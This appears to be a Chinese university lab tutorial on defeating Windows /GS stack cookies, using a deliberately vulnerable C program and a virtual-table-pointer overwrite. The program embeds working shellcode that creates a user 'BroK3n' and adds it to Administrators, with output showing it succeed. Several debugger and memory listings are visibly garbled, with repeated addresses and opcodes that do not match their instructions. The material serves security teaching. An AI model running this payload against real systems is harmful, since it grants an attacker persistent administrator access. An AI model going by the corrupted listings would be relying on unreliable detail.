

## 从零开始学习软件漏洞挖掘系列教程第四篇：绕过 GS 机制

### 1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

### 2 实验目的

通过该实验了解绕过 GS 机制的方法，能够在开启程序 GS 编译的情况下成功利用。

### 3 预备知识

#### 1. 关于 GS 的一些基础知识

针对缓冲区溢出覆盖函数返回地址这一特征，微软在编译程序时候使用了一个很酷的安全编译选项—GS。/GS 编译选项会在函数的开头和结尾添加代码来阻止对典型的栈溢出漏洞（字符串缓冲区）的利用。当应用程序启动时，程序的 cookie（4 字节（dword），无符号整型）被计算出来（伪随机数）并保存在 加载模块的.data 节中,在函数的开头这个 cookie 被拷贝到栈中，位于 EBP 和返回地址的正前方（位于返回地址和局部变量的中间）。

[局部变量][cookie][保存的 EBP][保存的返回地址][参数]

在函数的结尾处，程序会把这个 cookie 和保存在.data 节中的 cookie 进行比较。 如果不相等，就说明进程栈被破坏，进程必须被终止。

#### 2. 编译选项

微软在 VS2003 以后默认启用了 GS 编译选项。本文使用 VS2010。GS 编译选项可以通过菜单栏中的项目—配置属性—C/C++ --代码生成—缓冲区安全检查设置开启 GS 或关闭 GS。

## 4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Ollydbg 调试器，Immunity Debugger，mona.py,windbg.

Windbg 是在 windows 平台下，强大的用户态和[内核](#)态调试工具

Immunity Debugger 软件专门用于加速漏洞利用程序的开发，辅助漏洞挖掘以及恶意软件分析

mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了

metasploit 计算偏移量功能的强大挖洞辅助插件'

【注】本实验成功与否与实验环境，工具等相关。

## 5 实验步骤

我们的任务分为 2 个部分：

1. 对开启 GS 编译的程序用覆盖返回地址尝试利用它。
2. 实战几种绕过 GS 的技术。

### 5.1 实验任务一

任务描述：对开启 GS 编译的程序尝试覆盖返回地址利用它。

1. 为了方便讲解，我们还是用前面的程序,并做了一些小小的改变。

```
// test.cpp：定义控制台应用程序的入口点。
```

```
//
```

```
#include "stdafx.h"
```

```
#include<string.h>
```

```
#include<Windows.h>
```

```


//有问题的函数
int test(char *str)
{
    char buffer[8]; //开辟 8 个字节的局部空间
    strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
    return 0;
}

//主函数
int main()
{
    LoadLibrary((_T("Netfairy.dll"))); //载入 Netfairy.dll 模块
    char
str[30000]="AAAAAAAABBBBB\x0f\x10\x02\x50\x31\xd2\xb2\x30\x64\x8b\x1
2\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"; //定
义字符数组并赋值
    test(str); //调用 test 函数并传递 str 变量

    return 0;
}

```

上面代码关闭 GS 编译选项编译。为了方便讲解 GS，我在编译程序的时候选择了禁用 Rebase(基址随机化)，ASLR(地址随机化)，SafeSeh(在链接—命令行加入/SafeSeh:NO 关闭)，DEP(代码执行保护)，并在 C/C++ --优化中选择以禁用，在 C/C++ --常规—警告等级中关闭所有警告。现在你只需要知道 ASLR, SafeSeh, DEP 也是一些保护措施，是应用程序更加安全，但是请放心，教程的后面我们会看到，所有的这些在特定的条件下都可以被绕过。你可以在 C 盘下找到上面代码 test1.exe 文件，运行前



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>
```

运行 test1.exe 后



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。


C:\Users\Administrator>net user

\\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>
```

可以看到没开启 GS 编译选择前我们的 shellcode 运行良好。那么我们开启 GS 编译试试，你可以在 C 盘找到这个开启 GS 编译生成的 test2.exe 运行 test2.exe 前



运行后



```

管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>

```

可以看到程序报错，但是 shellcode 没有执行成功，如果 shellcode 执行了，应该添加一个新用户。接下来我们调试下为何开启 GS 编译后就无法成功利用了。还是用 Olldb 载入程序，默认情况下断在这里

```

Netfairy - test2.exe - [LCG - 主线程, 模块 - test2]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401362  $ E8 82040000 call test2.__security_init_cookie
00401367  ^ E9 B3FDFFFF jmp test2.__tmainCRTStartup
0040136C  > 8BFF mov edi,edi
0040136E  . 55 push ebp
0040136F  . 8BEC mov ebp,esp
00401371  . 81EC 28030001 sub esp,0x328

```

看到了没，程序在执行前先初始化一个 Cookie。为了证明它 test 函数确实受到了 GS(安全 Cookie)保护。我们单步到 0x40123C main 函数这里

```

Netfairy - test2.exe - [LCG - 主线程, 模块 - test2]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
0040122A  . FF35 24304000 push dword ptr ds:[envp]
00401230  . FF35 28304000 push dword ptr ds:[argv]
00401236  . FF35 20304000 push dword ptr ds:[argc]
0040123C  . E8 1FFEFFFF call test2.main
00401241  . 83C4 0C add esp,0xC
00401244  . A3 38304000 mov dword ptr ds:[mainret],eax
00401249  . 391D 2C304000 cmp dword ptr ds:[managedapp],ebx

```

F7 跟进 main 函数，main 函数全部代码从 0x00401060 到 0x004010C4

```

Netfairy - test2.exe - [LCG - 主线程 模块 - test2]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401060 55 push ebp
00401061 8BEC mov ebp,esp
00401063 B8 38750000 mov eax,0x7538
00401068 E8 53080000 call test2._chkstk
0040106D A1 00304000 mov eax,dword ptr ds:[_security_cookie]
00401072 33C5 xor eax,ebp
00401074 8945 FC mov [local.1],eax
00401077 56 push esi
00401078 57 push edi
00401079 B9 34000000 mov ecx,0x34
0040107E BE F8204000 mov esi,test2.004020F8
00401083 8DBD C88AFF lea edi,[local.7502]
00401089 F3:A5 rep movs dword ptr es:[edi],dword ptr ds:[esi]
0040108B 66:A5 movs word ptr es:[edi],word ptr ds:[esi]
0040108D A4 movs byte ptr es:[edi],byte ptr ds:[esi]
0040108E 68 5D740000 push 0x745D
00401093 6A 00 push 0x0
00401095 8D85 9B8BFF lea eax,dword ptr ss:[ebp+0xFFFF8B9B]
0040109B 50 push eax
0040109C E8 4B080000 call test2.memset
004010A1 83C4 0C add esp,0xC
004010A4 8D8D C88AFF lea ecx,[local.7502]
004010AA 51 push ecx
004010AB E8 50FFFFFF call test2.test
004010B0 83C4 04 add esp,0x4
004010B3 33C0 xor eax,eax
004010B5 5F pop edi
004010B6 5E pop esi
004010B7 8B4D FC mov ecx,[local.1]
004010BA 33CD xor ecx,ebp
004010BC E8 04000000 call test2.__security_check_cookie
004010C1 8BE5 mov esp,ebp
004010C3 5D pop ebp
004010C4 C3 retn
004010C5 3B0D 00304000 cmp ecx,dword ptr ds:[_security_cookie]

```

n = 7450 (29789.)  
c = 00  
s  
memset

004010AB |. E8 50FFFFFF call test2.test

可以看到在 0x004010AB 处 call test1.test 就是我们的 test 函数了。在 0x4010AB 下断点，直接 F9 来到这里，然后 F7 跟进去

```

Netfairy - test2.exe - [LCG - 主线程 模块 - test2]
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) [+] 快捷菜单
暂停
00401000 55 push ebp
00401001 8BEC mov ebp,esp
00401003 83EC 1C sub esp,0x1C
00401006 A1 00304000 mov eax,dword ptr ds:[__security_cookie]
0040100B 33C5 xor eax,ebp
0040100D 8945 FC mov [local.1],eax
00401010 8B45 08 mov eax,[arg.1]
00401013 8945 F0 mov [local.4],eax
00401016 8D4D F4 lea ecx,[local.3]
00401019 894D EC mov [local.5],ecx
0040101C 8B55 EC mov edx,[local.5]
0040101F 8955 E8 mov [local.6],edx
00401022 8B45 F0 mov eax,[local.4]
00401025 8A08 mov cl,byte ptr ds:[eax]
00401027 884D E7 mov byte ptr ss:[ebp-0x19],cl
0040102A 8B55 EC mov edx,[local.5]
0040102D 8A45 E7 mov al,byte ptr ss:[ebp-0x19]
00401030 8802 mov byte ptr ds:[edx],al
00401032 8B4D F0 mov ecx,[local.4]
00401035 83C1 01 add ecx,0x1
00401038 894D F0 mov [local.4],ecx
0040103B 8B55 EC mov edx,[local.5]
0040103E 83C2 01 add edx,0x1
00401041 8955 EC mov [local.5],edx
00401044 807D E7 00 cmp byte ptr ss:[ebp-0x19],0x0
00401048 75 D8 jnz Xtest2.00401022
0040104A 33C0 xor eax,eax
0040104C 8B4D FC mov ecx,[local.1]
0040104F 33CD xor ecx,ebp
00401051 E8 6F000000 call test2._security_check_cookie
00401056 8BE5 mov esp,ebp
00401058 5D pop ebp
00401059 C3 retn
0040105A CC int3
0040105B CC int3

```

在 test 函数开始前，1 处的

00401006 |. A1 00304000 mov eax,dword ptr ds:[\_\_security\_cookie]

把之前生成的安全 cookie 复制到 eax。接着 2 处

0040100B |. 33C5 xor eax,ebp

将 eax 和 ebp 异或，生成新的 cookie，结果保存到 eax，下来是 3 处

0040100D |. 8945 FC mov [local.1],eax

把新的 cookie 保存到 local.1 处，也就是 ebp 上面。我们可以看看这个新的 cookie 值是啥，单步执行到这里

00401010 |. 8B45 08 mov eax,[arg.1]

看看此时的堆栈



```
001889F4 585D6618
001889F8 /0018FF44
001889FC |004010B0  返回到 test2.main+50 来自 test2.test
```

其中 585D6618 就是我们的安全 cookie 了。为了看清它是如何保护我们的程序。我们单步到

```
00401051 |. E8 6F000000  call test.__security_check_cookie
```


继续往下执行，程序直接终止。我们重新载入程序，来到 0x00401051 处，NOP 掉 0x00401051 这句




接着往下执行到

```
00401059 \. C3          retn
```

注意看此时的堆栈



原来 0x1889FC 保存的返回地址已经被 0x5002100F 覆盖了，



而且 0x5002100F 是 jmp esp 的地址，我们还可以看到在保存的返回地址的下面就是我们的 shellcode。也就是说程序子返回时会先执行 jmp esp，然后执行 shellcode。看到开启 GS 和不开 GS 编译的区别了。其实开始 GS 编译后会在 test 函数返回前执行

**00401051      E8 7A000000      call test.\_\_security\_check\_cookie**

这句代码会比较保存在 data 中的 cookie 和我们堆栈中的 cookie，如果不一样，说明发生了栈溢出，程序直接退出。因为我们要覆盖返回地址的话，必然把堆栈的 cookie 也改变了。所以在有 GS 保护的情况下，我们不能直接覆盖返回地址利用了。

### 5.1.2. 练习



关于 GS 机制，以下说法正确的是？【单选题】

- 【A】 GS 机制使得我们不能覆盖返回地址
- 【B】 如果开启了 GS 编译，那么所有的函数都受到 GS 保护。
- 【C】 特定条件下可以通过覆盖虚表指针利用
- 【D】 GS 彻底摧毁基于栈溢出覆盖返回地址攻击

答案：C

## 5.2 实验任务二

任务描述：学习绕过 GS 的办法

1. 通过同时替换栈中和 .data 节中的 cookie 来绕过。【不推荐】
2. 利用未被保护的缓冲区来实现绕过
3. 通过猜测/计算出 cookie 来绕过【不推荐】
4. 基于静态 cookie 的绕过【如果 cookie 每次都是相同的】
5. 覆盖虚表指针 【推荐，本文演示这种技术】
6. 利用异常处理器绕过 【推荐，本文不演示】

为了演示覆盖虚表指针这种技术，我将使用下面的代码

```
#include "stdafx.h"
#include "windows.h"
class TestClass
{
public:
void __declspec(noinline) test1(char* src)
{
    char buf[8];
    strcpy(buf, src);
    test2();    //调用虚函数test2
}
virtual void __declspec(noinline) test2()
{
}
};
int main()
{
    char str[8000];
    LoadLibrary(_T("Netfairy.dll"));
    TestClass test;
    test.test1("AAAABBBBCCCCDDD");
    return 0;
}
```

你可以在C盘下找到这段代码对应的程序:test3.exe。【注】为方便演示，我关闭了ASLR，DEP，SafeSeh编译选项，在vs2010下编译。

TestClass对象在 main 函数的堆栈中分配空间，并在 main 函数中被调用，然后对象test被做为参数传递给存在 漏洞的成员函数 test1（如果把大于 8 字节的字符串拷贝到 buf，buf 就会被溢出。）。完成拷贝后，一个虚函数会被执行，因为前边的溢出，堆栈中指向虚函数表的指针可能已经被覆盖，这样 就可以把程序的执行流重定向到 shellcode 中。

用Olldb载入程序，查看test1函数的代码

```

00401000 55      push    ebp
00401001 8BEC    mov     ebp, esp
00401003 8BEC    sub     esp, 20
00401006 A1 18304000 mov     eax, dword ptr ds:[test.__security_cookie]
00401008 33C5    xor     eax, ebp
0040100D 8945 FC mov     dword ptr ss:[ebp-4], eax
00401010 894D F0 mov     dword ptr ss:[ebp-10], ecx
00401013 8B45 08 mov     eax, dword ptr ss:[ebp+8]
00401016 8945 EC mov     dword ptr ss:[ebp-14], eax
00401019 8D4D F4 lea     ecx, [ebp-0C]
0040101C 894D E8 mov     dword ptr ss:[ebp-18], ecx
0040101F 8B55 E8 mov     edx, dword ptr ss:[ebp-18]
00401022 8955 E4 mov     dword ptr ss:[ebp-1C], edx
00401025 8B45 EC mov     eax, dword ptr ss:[ebp-14]
00401028 8A08    mov     cl, byte ptr ds:[eax]
0040102A 8B4D E3 mov     byte ptr ss:[ebp-10], cl
0040102D 8B55 E8 mov     edx, dword ptr ss:[ebp-18]
00401030 8A45 E3 mov     al, byte ptr ss:[ebp-10]
00401033 8B02    mov     byte ptr ds:[edx], al
00401035 8B4D EC mov     ecx, dword ptr ss:[ebp-14]
00401038 83C1 01 add     ecx, 1
0040103B 894D EC mov     dword ptr ss:[ebp-14], ecx
0040103E 8B55 E8 mov     edx, dword ptr ss:[ebp-18]
00401041 83C2 01 add     edx, 1
00401044 8955 E8 mov     dword ptr ss:[ebp-18], edx
00401047 8B7D E3 00 cmp     byte ptr ss:[ebp-10], 0
0040104B 75 D8    jne     short test.00401025
0040104D 8B45 F0 mov     eax, dword ptr ss:[ebp-10]
00401050 8B10    mov     edx, dword ptr ds:[eax]
00401052 8B4D F0 mov     ecx, dword ptr ss:[ebp-10]
00401055 8B02    mov     eax, dword ptr ds:[edx]
00401057 FFD0    call    eax
00401059 8B4D FC mov     ecx, dword ptr ss:[ebp-4]
0040105C 33CD    xor     ecx, ebp
0040105E E8 54000000 call    test.__security_check_cookie
00401063 8BE5    mov     esp, ebp
00401065 5D      pop     ebp
00401066 C2 0400 retn    4
00401068 CC      int3
  
```

test1函数是受到GS保护的函数，在

00401006 A1 18304000 mov eax, dword ptr ds:[test.\_\_security\_cookie]

0040100B 33C5 xor eax, ebp

0040100D 8945 FC mov dword ptr ss:[ebp-4], eax

设置安全cookie。在

0040105E E8 54000000 call test.\_\_security\_check\_cookie

进行检验，如果栈中的cookie被覆盖，那么程序将直接退出。但是我们注意到，在调用校验函数的时候，test1函数先调用了test2函数

00401057 FFD0 call eax ; test.TestClass::test2

而test2是虚函数，所以我们可以覆盖保存在栈中的虚表指针，间接跳到我们的shellcode。我们先执行到

00401050 8B10 mov edx, dword ptr ds:[eax]观察此时的

eax为0x0018FF40，这个地址保存着虚表指针。再执行到

00401057 FFD0 call eax ;test.TestClass::test2

```

00401057 FFD0    call    eax
00401059 8B4D FC mov     ecx, dword ptr ss:[ebp-4]
0040105C 33CD    xor     ecx, ebp
0040105E E8 74000000 call    test.__security_check_cookie
00401063 8BE5    mov     esp, ebp
00401065 5D      pop     ebp
00401066 C2 0400 retn    4
00401068 CC      int3
  
```

Address: 00401050 (test.TestClass::test2)

Address	Disassembly	Comment
00401050	8B10	mov edx, dword ptr ds:[eax]
00401057	FFD0	call eax
00401059	8B4D FC	mov ecx, dword ptr ss:[ebp-4]
0040105C	33CD	xor ecx, ebp
0040105E	E8 74000000	call test.__security_check_cookie
00401063	8BE5	mov esp, ebp
00401065	5D	pop ebp
00401066	C2 0400	retn 4
00401068	CC	int3
0040106A	CC	int3
0040106C	CC	int3

Memory dump (Address: 00401050):

Address	Disassembly	Comment
00401050	2E 3F 41 56 74 79 70 65	ASCII "Netfairy.dll"
00401054	5F 69 4E 66 6F 40 40 00	ASCII "AAAAABBBCCCCDDDD"
00401058	FF FF FF FF FF FF FF FF	ASCII "AAAAABBBCCCCDDDD"
0040105C	FE FF FF FF 01 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401060	2E 3F 41 56 54 65 73 74	ASCII "AAAAABBBCCCCDDDD"
00401064	01 00 00 00 40 18 27 00	ASCII "AAAAABBBCCCCDDDD"
00401068	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
0040106C	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401070	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401074	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401078	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
0040107C	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401080	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401084	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401088	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
0040108C	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401090	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401094	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
00401098	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
0040109C	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010A0	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010A4	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010A8	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010AC	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010B0	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010B4	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010B8	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010BC	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010C0	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010C4	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010C8	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010CC	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010D0	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010D4	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010D8	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010DC	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010E0	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010E4	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010E8	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010EC	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010F0	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010F4	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010F8	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"
004010FC	00 00 00 00 00 00 00 00	ASCII "AAAAABBBCCCCDDDD"

当输入“AAAABBBBCCCCDDD”时，刚刚开始覆盖到返回地址。如果我们输入很多字符的时候，多到恰好能覆盖虚表指针那么我们就能控制程序。我们可以计算出多少字符能够覆盖到虚表指针

$X=0x0018ff40-0x0018dfe4=0x1f60$ ，十进制就是8028。我们可以试一下，把test.test1("AAAABBBBCCCCDDD");中的AAAABBBBCCCCDDD改为8028个A。重新编译，你可以在C盘找到这个文件:test4.exe，用Olldbg载入，执行到

```

00401057 8B45 F8      mov     ecx, dword ptr ss:[ebp-10]
00401059 8B10        mov     edx, dword ptr ds:[eax]
00401052 8B40 F8      mov     ecx, dword ptr ss:[ebp-10]
00401055 8B02        mov     eax, dword ptr ds:[edx]
00401057 FFD0        call    eax
00401059 8B40 FC      mov     ecx, dword ptr ss:[ebp-4]
0040105C 33CD        xor     ecx, ebp
0040105E E8 74 00 00  call    test._security_check_cookie
00401063 8BE5        mov     esp, ebp
00401065 5D          pop     ebp
eax=41414141

```

```

EIP 00401057 test.00401057
C 0 ES 002B 32Bit 0(FFFFFFFF)
P 1 CS 0023 32Bit 0(FFFFFFFF)
A 0 SS 002B 32Bit 0(FFFFFFFF)
Z 1 DS 002B 32Bit 0(FFFFFFFF)
S 0 FS 0053 32Bit 7EFD0000(FFF)
T 0 GS 002B 32Bit 0(FFFFFFFF)
D 0
0 0 LastErr 00000000 ERROR_SUCCESS

```

地址	十六进制数据	ASCII
00405000	FF 20 40 00 00 00 00 00	2E 3F 41 56 74 79 70 65
00405010	5F 69 6E 66 6F 40 40 00	EE A3 D7 12 11 5C 28 ED
00405020	FF FF FF FF FF FF FF FF	00 00 00 00 00 00 00 00
00405030	FE FF FF FF 01 00 00 00	F0 20 40 00 00 00 00 00
